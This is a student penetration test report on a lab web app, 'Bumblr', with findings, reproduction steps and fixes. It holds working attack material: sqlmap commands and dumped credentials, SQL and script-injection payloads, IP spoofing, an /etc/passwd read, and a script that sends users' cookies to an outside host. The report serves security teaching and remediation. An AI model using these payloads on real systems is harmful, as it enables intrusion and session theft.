Penetration Test Report

Bumblr

May 2017

Issa Hafiri, Aadarsh Karumathil

IAAA Security Solution Co.
CSEC - 731
Rochester Institute of Technology
One Lomb Memorial Drive, Rochester, NY, 14623-5603

Table of Contents

Executive Summary.

Bumblr company approached IAAA with a request to perform penetration testing for two of the company's production servers. IAAA team then engaged the customer's systems by following a standard penetration testing methodology to perform the following based on the same level of access that a normal user can have under controlled condition:

- Perform security testing from attacker's point of view to determine what vulnerabilities attackers can discover .
- Determine the exploitability of the discovered vulnerabilities and the associated impact.

Our Assessment.

From our assessment we found that there are many vulnerabilities. The following lists the number of vulnerabilities of each severity.

Severity Risk	Number of vulnerabilities
High	3
Medium	2
Low	2

We recommend you to fix all the vulnerabilities as soon as possible. Fixing High severity vulnerabilities can prevent the company from severe loss in data and finance.

Scope definition.


The scope of the project was defined by Bumblr to include the following IP addresses:


- 10.10.0.220
- 10.10.0.221

IAAA was permitted to test the exploitability of vulnerabilities on the two servers while taking into consideration that they are deployed in a production environment.

Remote System Discovery.

Bumblr provided two IP addresses to be tested **10.10.0.220** and **10.10.0.221** . Minimal information was provided on those two servers so further enumeration had to be done to discover the underlying services and operating systems running on the servers:





The nmap scan result showed that the server with IP address 10.10.0.220 was a linux machine with openssh service running on TCP port 22 and Apache web service running on TCP port 80. As for 10.10.0.221, the scan result showed that it was a linux machine running openssh on TCP port 22, Apache web server on port 80, and mysql on port 3306.

1.Blind SQL Injection.

SEVERITY : - MEDIUM

The text fields in the registration and login pages were found to be vulnerable to blind SQL injection. All the fields were tested using sqlmap and found vulnerable to time-based blind SQL injection. The vulnerability was exploited and the database was enumerated and exposed.

```
[22:23:57] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: first=&last=&user=' AND SLEEP(5) AND 'KcPT'='KcPT&pass=&confirm=&email=&phone=
---
[22:23:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[22:23:57] [INFO] fetching current database
[22:23:57] [INFO] resumed: bumblr
current database:    'bumblr'
[22:23:57] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.0.220'

[*] shutting down at 22:23:57

root@csec-kaliVM:~/Desktop/sqlmap-dev# python sqlmap.py -r ../req/1.req
```

Enumeration of current database

```
Database: bumblr
[4 tables]
+---------+
| follow  |
| posts   |
| profile |
| users   |
+---------+

[22:26:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.0.220'

[*] shutting down at 22:26:42

root@csec-kaliVM:~/Desktop/sqlmap-dev# python sqlmap.py -r ../req/1.req -D bumblr -
```

Enumeration of tables in the current password

```
Database: bumblr
Table: users
[5 entries]
+-----------+------------+-----------+-------------------------+----------+----------+
| lname     | phone      | fname     | email                   | username | password |
+-----------+------------+-----------+-------------------------+----------+----------+
| <blank>   | <blank>    | <blank>   | <blank>                 | <blank>  | <blank>  |
| liu       | 12344      | adam1     | 1234@123                | adam1    | 1234     |
| j1        | aj1@csec.c | a1        | aj1@csec.com            | aj1      | 123!@#   |
| j2        | <blank>    | a2        | aj2@csec.com            | aj2      | 123!@#   |
| OlsonTest | 1234567890 | OlsonTest | olsontest@olsontest.com | rbolson  | asdf     |
+-----------+------------+-----------+-------------------------+----------+----------+
```

User information enumeration

Steps to reproduce: -

- Open Burpsuite and make sure the Burp Suite server is running in 127.0.0.1 port 8080

- Open browser,change the browser proxy to manual and enter IP = 127.0.0.1 and port = 8080
- Now open the web server in browser.
- You can find a http request in burp suite.
- Copy the request into a file and save it as req.req
- Close burpsuite and reset the proxy.
- Type the following command in the terminal "*python sqlmap.py -r req.req*"


2.Broken Session Management.

SEVERITY : - HIGH

The access control for the share link is broken. User is able to share a post on another user's wall without his or her permission.we had two users
1.bumblr
2.fb

We were able to post on the wall of the fb user from bumblr using the share link. The share link is supposed to post data only on the wall of the bumblr user but we were able to bypass that and post it on the wall of the fb user.

Sharelink is p=postnumber&user=username which makes it easy for url manipulation, since the share.php file does not look for the logged in user it makes it possible to post the data as any user.



Steps to reproduce: -

- Register two users.
- Open Burpsuite and make sure the burp suite server is running in 127.0.0.1 port 8080
- Open browser,change the browser proxy to manual and enter IP = 127.0.0.1 and port = 8080.
- Switch off the intercept mode in burpsuite.
- Login into the webapp and wait for the home page to be displayed.
- Switch on the intercept mode in burpsuite.
- Now share a post in the webapp.
- You can see the http request in burpsuite. Click on the params tab to view the parameter.
- Change the user parameter to the second user and forward the request .
- Now when you login into the second user you can see the post, which was shared by the first user, shared on your wall


3.Cross Site Scripting XSS: -

SEVERITY : - MEDIUM

Cross site scripting was found in different sections of the web application. The image update mechanism had a stored XSS which affected all the users following the message feed of that user. Cross site scripting were found in the following locations of the webpage: -

1. Input tab below the profile picture.
2. Text area to share every user's thoughts

3. Share a link text area.
4. Description text area



The data which is stored from these fields are not sanitized and hence javascript can be stored here and used to execute on the client browser which tries to refresh the posts. This can be combined with the above mentioned broken access control to execute on all the other user's browser.

Steps to reproduce: -

- ➢ Open the web app and login.
- ➢ Paste the following in the respective areas :-
  - Input tab :-
    - *</input><script>alert("xss found")</script>*

- Text area: -
  - *<script>alert(“xss found”)</script>*
- Share a link area: -
  - *</input><script>alert(“xss found”)</script>*
- Description area : -
  - *</textarea><script>alert(“xss found”)</script>*

➢ Press the button and you can see an alert

4.Sensitive information leakage: -

SEVERITY : - HIGH

The target web server was tested for known directories and files using dirbuster. The file db.txt was found in the server’s root directory and it contained database connector information to the remote database server **10.10.0.221**


The credentials found in db.txt were used to login to the database server but the login attempt was unsuccessful because the database server limited the login to a static IP address 10.10.0.220. This security measure was bypassed by spoofing the IP address of the attacker's machine to match the IP web server of the web server, and we were successful in logging in to the database server through the mysql client.

Steps to reproduce:-

- Type the following url "*http://10.10.0.220/db.txt*" and press enter


5.Database able to access system information: -

SEVERITY : - HIGH



IP spoofing and successful DB server log

A specially crafted SQL query was used to enumerate the contents of /etc/passwd and a user named bumblr was found to have a /bin/bash shell access.



A brute force attack was launched using bumblr as a username and rockyou.txt wordlist in an attempt to gain access through the ssh server but the attack was unsuccessful.
We were able to access the database using a script to display the contents of the database.

Steps to reproduce:-

- ➢ Open a terminal in Kali linux

- Type the following to change your ip " *ifconfig eth0 10.10.0.220 netmask 255.255.255.0*"
- Connect to the mysql server using the following command :-

  mysql -h database_server_ip -u username -p
- Enter the password when prompted.
- Type the following and you will be able to see the contents of the system which the database shouldn't access:-

  "select load_file(/etc/passwd);"

6.XSRF : -

SEVERITY : - LOW

Cookie is accessible by the javascript. The PHPsessid in the cookie. When the user's cookie is stolen, the session id can be used to forge requests as the user whose cookie is stolen. Hence the site is vulnerable to XSRF attack.


Steps to reproduce: -

- ➢ After logging into the webapp
- ➢ Write a php script in the database server to display the information being passed into the file, name it as get_cookie.php and make it accessible by the webserver in the database server.
- ➢ Type the following: -.cookie
    - ○ *<script>location.href='http://www.database_server_ip.com/get_cookie.php?cookie='+document.cookie;</script>*
- ➢ Will retrieve the user's cookie who visits the link.

7. SQL Injection in share.php:-

SEVERITY : - LOW

The fields p and u in share.php are vulnerable to SQL injection. We ran sqlmap on this page using these fields and we were able to inject successfully.



Both u and p parameters are vulnerable.

Steps to reproduce: -

- Open a terminal in kali
- Type the following command : -
  - *"sqlmap -u 'http://10.10.0.220/share.php?u=1&p=1' -v5 --dbs"*

Recommendations:

1. Lowering the user's privilege as which database is running will avoid the database from reading sensitive system files. The database user must be given the minimum required permission.
2. Using captcha and account lockout from multiple failures can prevent blind SQL injection.

3. Removing of unwanted files from the directory which the web server can access would protect the webapp from revealing sensitive information. Keep only the files which are supposed to be viewed or which are needed for the webapp.
4. Input sanitation and scanning the input which goes to the database for <script> tags can prevent cross-site scripting attack.
5. Set HTTPOnly and Secure flags on session cookies can prevent the cookie being accessed by javascript and from being sent in an unencrypted channel.
6. Share link should take username from the session id rather than passing it along with URL which is subjectable to URL manipulation.
7. Using of htmlescape,prepared statements,scanning of single quotes in user input for share.php can prevent injection.